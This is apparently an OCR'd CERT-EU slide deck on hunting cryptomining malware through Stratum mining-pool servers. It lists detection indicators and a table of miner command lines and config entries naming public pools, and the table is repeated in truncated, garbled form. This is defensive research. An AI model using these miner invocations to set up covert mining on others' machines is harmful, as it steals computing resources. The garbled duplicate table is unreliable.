CERT-EU

FOR THE EU INSTITUTIONS, BODIES AND AGENCIES

Trick or treat?
Unveil the “Stratum” of the mining pools

02-04-2019

Who’s speaking ?

Ioana-Andrada TODIRICA — Security Administrator

Emilien LE JAMTEL — Security Analyst


The Computer Emergency Response Team for the EU institutions, bodies and agencies (EU-I):

Mandate: 2011 Pilot, 2012 Inter-institutional Taskforce, 2017 Inter-institutional agreement


Mission: to contribute to the security of the ICT infrastructure of the EU-I

Constituency of 60+ organisations and over 40.000 users

30 members of staff delivering highly technical and specialised operational services



Mining pools 101




The Stratum mining protocol is used to distribute job to mining pool workers

Solo-mining is an exception, especially in the botnet community.

The Stratum mining protocol was developed in 2012 as a replacement for the obsolete getwork protocol.


Line-based protocol over TCP sockets (unencrypted) with payload encoded as JSON-RPC messages.

We developed different strategies to identify Stratum servers



* you can use a SNORT rule to detect the protocol

Let’s hunt for interesting samples



Cryptomining malware Samples

Most scripts are available on github


https://github.com/kwouffe/cryptonote-hunt

Looking for samples matching:

- *stratum* references
- Hardcoded wallet addresses
- Usage of known mining software
- Outbound connections to mining pools

* Around 15000 unique samples collected

Processing workflow (static analysis)




Here are some way to specify Stratum server


Software	Command-line	Config file
Xmrig	xmrig.exe --max-cpu-usage 85 --cpu-priority 3 -o xmr-classic.f2pool.com:13541 -u wallet_address.worker_name -p x -k	“pools”: [{ “url”: “pool.monero.hashvault.pro:3333”, “user”: "4BrL51JCc9NGQ71k…
xmr-stak	-	“pool_list” : [{“pool_address” : “haven.miner.rocks:4005”, “wallet_address” : "hvxxzujE7USHRSMU…
cgminer	cgminer -o stratum+tcp://uk1.ghash.io:3333 -u username.worker -p X	“pools” : [{ “url” : “http://usa.wemineltc.com:3336”, “user” : “user.worker”,
BFGminer	bfgminer -o stratum+tcp://stratum.slushpool.com:3333 -u YOUR_USER_NAME_OF_POOL -p YOUR_PASSWORD_OF_POOL	-
ccminer	ccminer-x64.exe -a x17 -o stratum+tcp://yiimp.eu:3777 -u DSqoG… -p X	{“url” : “stratum+tcp://stratum.nicehash.com:3333”, “user” : “Bitcoin address”, “pass” : “p=0.8”, “algo” : “x11”}
ethminer	ethminer.exe --farm-recheck 200 -U -S eu1.ethermine.org:4444 -FS us1.ethermine.org:4444 -O X	-
Claymore	EthDcrMiner64.exe -epool stratum+tcp://daggerhashimoto.eu.nicehash.com:3353 -ewal 1LmMN… -epsw x -esm 3 -allpools 1 -estale 0 -dpool stratum+tcp://decred.eu.nicehash.com:3354	POOL: eth-eu1.nanopool.org:9999, WALLET: YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL, PSW: x, WORKER: , ESM: 0, ALLPOOLS: 1
cpuminer	cpuminer -a cryptonight -o stratum+tcp://pool.usxmrpool.com:3333 -u 48JvicghZ -p x	{“url” : “stratum+tcp://127.0.0.1:8332”,v"user" : “rpcuser”, “pass” : “rpcpass”,}


Here are some way to specify Stratum server

Software	Command-line	Config file
Xmrig	xmrig.exe --max-cpu-usage 85 --cpu-priority 3 -o xmr-classic.f2pool.com:13541 -u wallet_address.worker_name -p x -k	“pools”: [{ “url”: “pool.monero.hashvault.pro:3333”, “user”: "4BrL51JCc9NGQ71k…
BFGminer	bfgminer -o stratum+tcp://stratum.slushpool.com:3333 -u YOU	-
ccminer	ccm	
ethminer	eth us1	
Claymore	Eth stratum+tcp://daggerhashimoto.eu.nicehash.com:3353 -ewal 1LtmvN… -epsw x -esm 3 -allpools 1 -estale 0 -dpool stratum+tcp://decred.eu.nicehash.com:3354	YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL, PSW: x, WORKER: , ESM: 0, ALLPOOLS: 1
cpuminer	cpuminer -a cryptonight -o stratum+tcp://pool.usxmrpool.com:3333 -u 48JvicghZ -p x	{“url” : “stratum+tcp://127.0.0.1:8332”,v"user" : “rpcuser”, “pass” : “rpcpass”,}

